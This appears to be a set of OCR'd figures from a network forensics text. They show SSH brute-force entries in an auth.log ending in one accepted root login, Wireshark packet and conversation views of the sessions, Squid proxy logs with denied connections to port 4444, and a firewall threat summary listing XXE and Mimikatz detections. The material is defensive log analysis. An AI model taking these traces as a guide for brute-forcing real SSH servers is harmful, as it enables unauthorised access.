
```
Mar 24 11:59:21 kali sshd[27298]: Failed password for root from 192.168.153.130 port 53062 ssh2
Mar 24 11:59:21 kali sshd[27287]: Failed password for root from 192.168.153.130 port 53040 ssh2
Mar 24 11:59:21 kali sshd[27283]: Failed password for root from 192.168.153.130 port 53032 ssh2
Mar 24 11:59:21 kali sshd[27295]: Failed password for root from 192.168.153.130 port 53056 ssh2
Mar 24 11:59:21 kali sshd[27293]: Failed password for root from 192.168.153.130 port 53052 ssh2
Mar 24 11:59:21 kali sshd[27291]: Failed password for root from 192.168.153.130 port 53048 ssh2
Mar 24 11:59:21 kali sshd[27297]: Failed password for root from 192.168.153.130 port 53060 ssh2
Mar 24 11:59:21 kali sshd[27289]: Failed password for root from 192.168.153.130 port 53044 ssh2
Mar 24 11:59:21 kali sshd[27286]: Failed password for root from 192.168.153.130 port 53038 ssh2
Mar 24 11:59:21 kali sshd[27290]: Failed password for root from 192.168.153.130 port 53046 ssh2
Mar 24 11:59:23 kali sshd[27294]: Failed password for root from 192.168.153.130 port 53054 ssh2
Mar 24 11:59:23 kali sshd[27288]: Failed password for root from 192.168.153.130 port 53042 ssh2
Mar 24 11:59:23 kali sshd[27285]: Failed password for root from 192.168.153.130 port 53036 ssh2
Mar 24 11:59:23 kali sshd[27292]: Failed password for root from 192.168.153.130 port 53050 ssh2
Mar 24 11:59:23 kali sshd[27292]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53050 ssh2 [preauth]
Mar 24 11:59:23 kali sshd[27292]: Disconnecting authenticating user root 192.168.153.130 port 53050: Too many authentication failures [preauth]
Mar 24 11:59:23 kali sshd[27292]: PAM 4 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130  user=root
Mar 24 11:59:23 kali sshd[27292]: PAM service(sshd) ignoring max retries; 5 > 3
Mar 24 11:59:23 kali sshd[27284]: Failed password for root from 192.168.153.130 port 53034 ssh2
Mar 24 11:59:23 kali sshd[27296]: Failed password for root from 192.168.153.130 port 53058 ssh2
Mar 24 11:59:23 kali sshd[27298]: Failed password for root from 192.168.153.130 port 53062 ssh2
Mar 24 11:59:23 kali sshd[27286]: Failed password for root from 192.168.153.130 port 53038 ssh2
Mar 24 11:59:23 kali sshd[27290]: Failed password for root from 192.168.153.130 port 53046 ssh2
Mar 24 11:59:23 kali sshd[27289]: Failed password for root from 192.168.153.130 port 53044 ssh2
Mar 24 11:59:23 kali sshd[27293]: Failed password for root from 192.168.153.130 port 53052 ssh2
Mar 24 11:59:23 kali sshd[27297]: Failed password for root from 192.168.153.130 port 53060 ssh2
Mar 24 11:59:23 kali sshd[27291]: Failed password for root from 192.168.153.130 port 53048 ssh2
Mar 24 11:59:23 kali sshd[27287]: Failed password for root from 192.168.153.130 port 53040 ssh2
Mar 24 11:59:23 kali sshd[27295]: Failed password for root from 192.168.153.130 port 53056 ssh2
Mar 24 11:59:23 kali sshd[27283]: Failed password for root from 192.168.153.130 port 53032 ssh2
Mar 24 11:59:24 kali sshd[27294]: Failed password for root from 192.168.153.130 port 53054 ssh2
Mar 24 11:59:24 kali sshd[27294]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53054 ssh2 [preauth]
Mar 24 11:59:24 kali sshd[27294]: Disconnecting authenticating user root 192.168.153.130 port 53054: Too many authentication failures [preauth]
Mar 24 11:59:24 kali sshd[27294]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130  user=root
Mar 24 11:59:24 kali sshd[27294]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 24 11:59:24 kali sshd[27288]: Failed password for root from 192.168.153.130 port 53042 ssh2
Mar 24 11:59:24 kali sshd[27288]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53042 ssh2 [preauth]
```


```
root@kali:~/Desktop# cat auth.log | grep "Accepted"
Mar 24 12:00:23 kali sshd[27363]: Accepted password for root from 192.168.153.130 port 53102 ssh2
root@kali:~/Desktop#
```

```
Mar 24 11:59:45 kali sshd[27326]: Disconnecting authenticating user root 192.168.153.130 port 53074: Too many authentication failures [preauth]
Mar 24 11:59:45 kali sshd[27326]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130  user=root
Mar 24 11:59:45 kali sshd[27326]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 24 11:59:45 kali sshd[27328]: Failed password for root from 192.168.153.130 port 53076 ssh2
Mar 24 11:59:45 kali sshd[27328]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53076 ssh2 [preauth]
Mar 24 11:59:45 kali sshd[27328]: Disconnecting authenticating user root 192.168.153.130 port 53076: Too many authentication failures [preauth]
Mar 24 11:59:45 kali sshd[27328]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130  user=root
Mar 24 11:59:45 kali sshd[27328]: PAM service(sshd) ignoring max retries; 6 > 3
Mar 24 12:00:23 kali sshd[27361]: Received disconnect from 192.168.153.130 port 53100:11: Bye Bye [preauth]
Mar 24 12:00:23 kali sshd[27361]: Disconnected from authenticating user root 192.168.153.130 port 53100 [preauth]
Mar 24 12:00:23 kali sshd[27363]: Accepted password for root from 192.168.153.130 port 53102 ssh2
Mar 24 12:00:23 kali sshd[27363]: pam_unix(sshd:session): session opened for user root by (uid=0)
Mar 24 12:00:23 kali systemd-logind[440]: New session 228 of user root.
Mar 24 12:00:23 kali sshd[27363]: pam_unix(sshd:session): session closed for user root
Mar 24 12:00:23 kali systemd-logind[440]: Removed session 228.
Mar 24 12:00:33 kali sshd[27366]: Received disconnect from 192.168.153.130 port 53104:11: Bye Bye [preauth]
Mar 24 12:00:33 kali sshd[27366]: Disconnected from authenticating user root 192.168.153.130 port 53104 [preauth]
Mar 24 12:00:33 kali sshd[27373]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130  user=root
Mar 24 12:00:33 kali sshd[27379]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130  user=root
Mar 24 12:00:33 kali sshd[27371]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130  user=root
```

```
root@hlkali:/home/hacker/Desktop# editcap -t 9000 ssh_cap.pcap ssh_adjusted.pcap
root@hlkali:/home/hacker/Desktop#
```

1540	00:00:11.321837	211.233.40.78	192.168.153.130	NTP	90	NTP Version 4, server
1541	00:00:23.408096	192.168.153.130	192.168.153.141	TCP	74	53100 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
1542	00:00:23.408574	192.168.153.141	192.168.153.130	TCP	74	22 → 53100 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
1543	00:00:23.409092	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565095 TSecr=6…
1544	00:00:23.409374	192.168.153.130	192.168.153.141	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.8.1)
1545	00:00:23.409594	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650107904 TSecr=3…
1546	00:00:23.443624	192.168.153.141	192.168.153.130	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
1547	00:00:23.443892	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551565129 TSecr…
1548	00:00:23.445808	192.168.153.141	192.168.153.130	SSHv2	1146	Server: Key Exchange Init
1549	00:00:23.445983	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551565131 TSe…
1550	00:00:23.446820	192.168.153.130	192.168.153.141	SSHv2	642	Client: Key Exchange Init
1551	00:00:23.488757	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650107941 TSe…
1552	00:00:23.489056	192.168.153.130	192.168.153.141	SSHv2	114	Client: Diffie-Hellman Key Exchange Init
1553	00:00:23.489382	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650107984 TSe…
1554	00:00:23.554630	192.168.153.141	192.168.153.130	SSHv2	274	Server: Diffie-Hellman Key Exchange Reply, New Keys
1555	00:00:23.555097	192.168.153.130	192.168.153.141	SSHv2	82	Client: New Keys
1556	00:00:23.555298	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1321 Ack=663 Win=30208 Len=0 TSval=650108049 TSe…
1557	00:00:23.588697	192.168.153.130	192.168.153.141	SSHv2	130	Client: Encrypted packet (len=64)
1558	00:00:23.588893	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [ACK] Seq=1321 Ack=727 Win=30208 Len=0 TSval=650108083 TSe…
1559	00:00:23.589036	192.168.153.141	192.168.153.130	SSHv2	130	Server: Encrypted packet (len=64)
1560	00:00:23.589248	192.168.153.130	192.168.153.141	SSHv2	146	Client: Encrypted packet (len=80)
1561	00:00:23.589895	192.168.153.141	192.168.153.130	SSHv2	146	Server: Encrypted packet (len=80)
1562	00:00:23.590073	192.168.153.130	192.168.153.141	SSHv2	130	Client: Encrypted packet (len=64)
1563	00:00:23.590142	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35515652…
1564	00:00:23.594041	192.168.153.141	192.168.153.130	TCP	66	22 → 53100 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65010808…
1565	00:00:23.594216	192.168.153.130	192.168.153.141	TCP	66	53100 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551565279 TS…
1566	00:00:23.803427	192.168.153.130	192.168.153.141	TCP	74	53102 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
1567	00:00:23.803646	192.168.153.141	192.168.153.130	TCP	74	22 → 53102 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
1568	00:00:23.803827	192.168.153.130	192.168.153.141	TCP	66	53102 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565488 TSecr=6…
1569	00:00:23.803889	192.168.153.130	192.168.153.141	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.8.1)
1570	00:00:23.803977	192.168.153.141	192.168.153.130	TCP	66	22 → 53102 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650108297 TSecr=3…


tcp.stream eq 35
No. Time Source Destination Protocol Length Info User-Agent
1541 00:00:23.408096 192.168.153.130 192.168.153.141 TCP 74 53100 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355…
1542 00:00:23.408574 192.168.153.141 192.168.153.130 TCP 74 22 → 53100 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=…
1543 00:00:23.409092 192.168.153.130 192.168.153.141 TCP 66 53100 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565095 TSecr=6…
1544 00:00:23.409374 192.168.153.130 192.168.153.141 SSHv2 88 Client: Protocol (SSH-2.0-libssh_0.8.1)
1545 00:00:23.409594 192.168.153.141 192.168.153.130 TCP 66 22 → 53100 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650107904 TSecr=3…
1546 00:00:23.443624 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)
1547 00:00:23.443892 192.168.153.130 192.168.153.141 TCP 66 53100 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551565129 TSecr…
1548 00:00:23.445808 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init
1549 00:00:23.445983 192.168.153.130 192.168.153.141 TCP 66 53100 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551565131 TSe…
1550 00:00:23.446820 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init
1551 00:00:23.488757 192.168.153.141 192.168.153.130 TCP 66 22 → 53100 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650107941 TSe…
1552 00:00:23.489056 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init
1553 00:00:23.489382 192.168.153.141 192.168.153.130 TCP 66 22 → 53100 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650107984 TSe…
1554 00:00:23.554630 192.168.153.141 192.168.153.130 SSHv2 274 Server: Diffie-Hellman Key Exchange Reply, New Keys
1555 00:00:23.555097 192.168.153.130 192.168.153.141 SSHv2 82 Client: New Keys
1556 00:00:23.555298 192.168.153.141 192.168.153.130 TCP 66 22 → 53100 [ACK] Seq=1321 Ack=663 Win=30208 Len=0 TSval=650108049 TSe…
1557 00:00:23.588697 192.168.153.130 192.168.153.141 SSHv2 130 Client: Encrypted packet (len=64)
1558 00:00:23.588893 192.168.153.141 192.168.153.130 TCP 66 22 → 53100 [ACK] Seq=1321 Ack=727 Win=30208 Len=0 TSval=650108083 TSe…
1559 00:00:23.589036 192.168.153.141 192.168.153.130 SSHv2 130 Server: Encrypted packet (len=64)
1560 00:00:23.589248 192.168.153.130 192.168.153.141 SSHv2 146 Client: Encrypted packet (len=80)
1561 00:00:23.589895 192.168.153.141 192.168.153.130 SSHv2 146 Server: Encrypted packet (len=80)
1562 00:00:23.590073 192.168.153.130 192.168.153.141 SSHv2 130 Client: Encrypted packet (len=64)
1563 00:00:23.590142 192.168.153.130 192.168.153.141 TCP 66 53100 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35515652…
1564 00:00:23.594041 192.168.153.141 192.168.153.130 TCP 66 22 → 53100 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65010808…
1565 00:00:23.594216 192.168.153.130 192.168.153.141 TCP 66 53100 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551565279 TS…
0000 00 0c 29 c0 34 ba 00 0c 29 d8 3c 42 08 00 45 00 ··)·4···)·<B··E·
ssh_adjusted.pcap
Packets: 3061
Displayed: 25 (0.8%)



Ethernet · 13 | IPv4 · 9 | IPv6 · 2 | TCP · 74 | UDP · 25

Address A	Abs Start	Packets	Port A	Address B	Port B	Bytes	Packets A → B	Bytes A
192.168.153.130	23:59:13.163618	42	53052	192.168.153.141	22	6162	18	
192.168.153.130	23:59:13.163716	42	53054	192.168.153.141	22	6130	18	
192.168.153.130	23:59:13.164157	42	53056	192.168.153.141	22	6194	18	
192.168.153.130	23:59:13.164261	42	53058	192.168.153.141	22	6130	18	
192.168.153.130	23:59:13.164310	42	53060	192.168.153.141	22	6210	18	
192.168.153.130	23:59:13.164670	42	53062	192.168.153.141	22	6178	18	
192.168.153.130	23:59:31.499046	42	53064	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.349990	42	53066	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.357982	42	53068	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.385981	42	53070	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.466935	42	53072	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.477071	42	53074	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.542842	42	53076	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.555149	42	53078	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.559191	42	53080	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.559395	42	53082	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.570014	42	53084	192.168.153.141	22	6130	17	
192.168.153.130	23:59:33.571131	9	53086	192.168.153.141	22	620	5	
192.168.153.130	23:59:33.575026	42	53088	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.576408	42	53090	192.168.153.141	22	6130	17	
192.168.153.130	23:59:33.580942	6	53092	192.168.153.141	22	434	3	
192.168.153.130	23:59:33.581061	42	53094	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.585092	42	53096	192.168.153.141	22	6130	18	
192.168.153.130	23:59:33.595235	42	53098	192.168.153.141	22	6130	18	
192.168.153.130	00:00:23.408096	25	53100	192.168.153.141	22	4000	13	
192.168.153.130	00:00:23.803427	27	53102	192.168.153.141	22	4212	13	
192.168.153.130	00:00:33.089182	25	53104	192.168.153.141	22	4000	13	
192.168.153.130	00:00:33.474720	42	53106	192.168.153.141	22	6130	18	
192.168.153.130	00:00:33.474841	42	53108	192.168.153.141	22	6130	18	
192.168.153.130	00:00:33.475464	42	53110	192.168.153.141	22	6194	18	
192.168.153.130	00:00:33.476109	42	53112	192.168.153.141	22	6194	18	
192.168.153.130	00:00:33.476192	42	53114	192.168.153.141	22	6210	18	
192.168.153.130	00:00:33.477222	42	53116	192.168.153.141	22	6210	18	
192.168.153.130	00:00:33.478029	42	53118	192.168.153.141	22	6194	18	
192.168.153.130	00:00:33.478428	42	53120	192.168.153.141	22	6130	18	
192.168.153.130	00:00:33.478926	42	53122	192.168.153.141	22	6210	18	
192.168.153.130	00:00:33.479799	42	53124	192.168.153.141	22	6210	18	

```
1553458047.502   7952 192.168.153.1 TCP_MISS_ABORTED/000 0 GET http://192.168.153.146:8080/ - HIER_DIRECT/192.168.153.146 -
1553458083.414     16 192.168.153.1 TCP_MISS/200 907 POST http://ocsp.digicert.com/ - HIER_DIRECT/117.18.237.29 application/ocsp-response
1553458084.021     12 192.168.153.1 TCP_MISS/200 479 GET http://detectportal.firefox.com/success.txt - HIER_DIRECT/23.15.34.66 text/plain
1553458090.641  61401 192.168.153.1 TCP_TUNNEL/200 3390 CONNECT tiles.services.mozilla.com:443 - HIER_DIRECT/35.164.130.113 -
1553458090.697  61459 192.168.153.1 TCP_TUNNEL/200 3694 CONNECT location.services.mozilla.com:443 - HIER_DIRECT/34.251.59.153 -
1553458091.824  61385 192.168.153.1 TCP_TUNNEL/200 3779 CONNECT accounts.firefox.com:443 - HIER_DIRECT/52.24.66.97 -
1553458091.885  61762 192.168.153.1 TCP_TUNNEL/200 3449 CONNECT search.services.mozilla.com:443 - HIER_DIRECT/34.213.175.109 -
1553458107.429  59905 192.168.153.1 TCP_MISS/503 4173 GET http://192.168.153.146:8080/ - HIER_DIRECT/192.168.153.146 text/html
1553458107.613      0 192.168.153.1 TCP_HIT/200 13051 GET http://hlkali:3128/squid-internal-static/icons/SN.png - HIER_NONE/- image/png
1553458144.656  61868 192.168.153.1 TCP_TUNNEL/200 3680 CONNECT incoming.telemetry.mozilla.org:443 - HIER_DIRECT/52.36.71.24 -
1553458145.049  37444 192.168.153.1 TCP_MISS_ABORTED/000 0 GET http://192.168.153.146:8080/favicon.ico - HIER_DIRECT/192.168.153.146 -
1553458145.234 115399 192.168.153.1 TCP_TUNNEL/200 5626 CONNECT d3cv4a9a9wh0bt.cloudfront.net:443 - HIER_DIRECT/52.84.108.168 -
1553458145.235 115995 192.168.153.1 TCP_TUNNEL/200 5531 CONNECT snippets.cdn.mozilla.net:443 - HIER_DIRECT/52.84.102.203 -
1553458147.249 117993 192.168.153.1 TCP_TUNNEL/200 82812 CONNECT msdnshared.blob.core.windows.net:443 - HIER_DIRECT/52.239.161.42 -
1553458151.266 115855 192.168.153.1 TCP_TUNNEL/200 8041 CONNECT static.ts.360.com:443 - HIER_DIRECT/52.84.105.186 -
1553458151.266 115853 192.168.153.1 TCP_TUNNEL/200 8041 CONNECT static.ts.360.com:443 - HIER_DIRECT/52.84.105.186 -
1553458155.018   9945 192.168.153.1 TCP_MISS_ABORTED/000 0 GET http://192.168.153.146/ - HIER_DIRECT/192.168.153.146 -
1553458201.265 171928 192.168.153.1 TCP_TUNNEL/200 7339 CONNECT auth.grammarly.com:443 - HIER_DIRECT/18.214.210.59 -
1553458201.269 172016 192.168.153.1 TCP_TUNNEL/200 963197 CONNECT www.mozilla.org:443 - HIER_DIRECT/104.16.41.2 -
1553458201.269 171391 192.168.153.1 TCP_TUNNEL/200 3832 CONNECT mozilla.org:443 - HIER_DIRECT/63.245.208.195 -
1553458202.267 170643 192.168.153.1 TCP_TUNNEL/200 3900 CONNECT www.google-analytics.com:443 - HIER_DIRECT/172.217.31.14 -
```

```
1553459187.301      0 192.168.153.141 TCP_DENIED/403 3736 CONNECT 192.168.153.146:4444 - HIER_NONE/- text/html
1553459187.319      0 192.168.153.141 TCP_DENIED/403 3732 CONNECT 192.168.153.146:80 - HIER_NONE/- text/html
1553459190.670  20965 192.168.153.1 NONE/503 0 CONNECT encrypted-tbn2.gstatic.com:443 - HIER_NONE/- -
1553459190.672  20964 192.168.153.1 NONE/503 0 CONNECT encrypted-tbn2.gstatic.com:443 - HIER_NONE/- -
1553459218.307  67406 192.168.153.1 TCP_TUNNEL/200 71748 CONNECT dev.metasploit.com:443 - HIER_DIRECT/54.200.2.188
1553459219.312  66175 192.168.153.1 TCP_TUNNEL/200 2752 CONNECT dev.metasploit.com:443 - HIER_DIRECT/54.200.2.188
1553459229.566  67473 192.168.153.1 TCP_TUNNEL/200 3645 CONNECT tiles.services.mozilla.com:443 -
HIER_DIRECT/34.215.94.92 -
1553459290.104      0 192.168.153.141 TCP_DENIED/403 3734 CONNECT 192.168.153.146:280 - HIER_NONE/- text/html
1553459290.124      0 192.168.153.141 TCP_DENIED/403 3732 CONNECT 192.168.153.146:80 - HIER_NONE/- text/html
1553459293.128 171623 192.168.153.1 TCP_TUNNEL/200 4912 CONNECT id.google.com:443 - HIER_DIRECT/74.125.141.94 -
1553459322.076     24 192.168.153.1 TCP_MISS/200 907 POST http://ocsp.digicert.com/ - HIER_DIRECT/117.18.237.29
application/ocsp-response
1553459339.117 170518 192.168.153.1 TCP_TUNNEL/200 1240 CONNECT safebrowsing.googleapis.com:443 -
HIER_DIRECT/172.217.166.234 -
1553459339.117 222525 192.168.153.1 TCP_TUNNEL/200 4881 CONNECT www.google.com:443 - HIER_DIRECT/216.58.196.196 -
1553459340.125 218356 192.168.153.1 TCP_TUNNEL/200 30560 CONNECT encrypted-tbn0.gstatic.com:443 -
HIER_DIRECT/172.217.160.238 -
1553459352.981  31570 192.168.153.1 TCP_TUNNEL/200 3952 CONNECT aus5.mozilla.org:443 - HIER_DIRECT/54.186.118.41 -
1553459361.132 240322 192.168.153.1 TCP_TUNNEL/200 573861 CONNECT www.google.com:443 - HIER_DIRECT/216.58.196.196
1553459362.135 238773 192.168.153.1 TCP_TUNNEL/200 2070 CONNECT googleads.g.doubleclick.net:443 -
HIER_DIRECT/172.217.167.194 -
1553459362.138 239381 192.168.153.1 TCP_TUNNEL/200 2407 CONNECT adservice.google.com:443 - HIER_DIRECT/172.217.167
1553459362.139 239044 192.168.153.1 TCP_TUNNEL/200 2434 CONNECT adservice.google.co.in:443 -
HIER_DIRECT/172.217.167.194 -
1553459925.579     33 192.168.153.141 TCP_MISS/200 479 GET http://detectportal.firefox.com/success.txt -
HIER_DIRECT/23.15.34.89 text/plain
1553459926.563      8 192.168.153.141 TCP_MISS/200 479 GET http://detectportal.firefox.com/success.txt -
```

Summary Report

Threat Analysis

Top Threats

Threat	Category	Level	Score	%
Failed Connection Attempt	Firewall Control	Low	487445	76.8%
	Unrated	High	63630	10.0%
HTTP.XXE	Attack	High	25440	4.0%
bittorrent	p2p	Low	23920	3.8%
nwi.anonymox.net	Proxy Avoidance	High	18600	2.9%
proxy.http	proxy	Medium	6390	1.0%
openvpn	proxy	Medium	1990	0.3%
Blocked Connection Attempts	Firewall Control	High	1890	0.3%
XML.External.Entity.Injection	Attack	Medium	1490	0.2%
gnutella	p2p	Low	1470	0.2%
l2tp	proxy	Medium	970	0.2%
W32/Mimikatz!tr.pws	Malware	Critical	250	0.0%
HTTP.Negative.Content.Length	Attack	Critical	200	0.0%
hotspot.shield	proxy	Medium	160	0.0%
	Unrated	High	150	0.0%
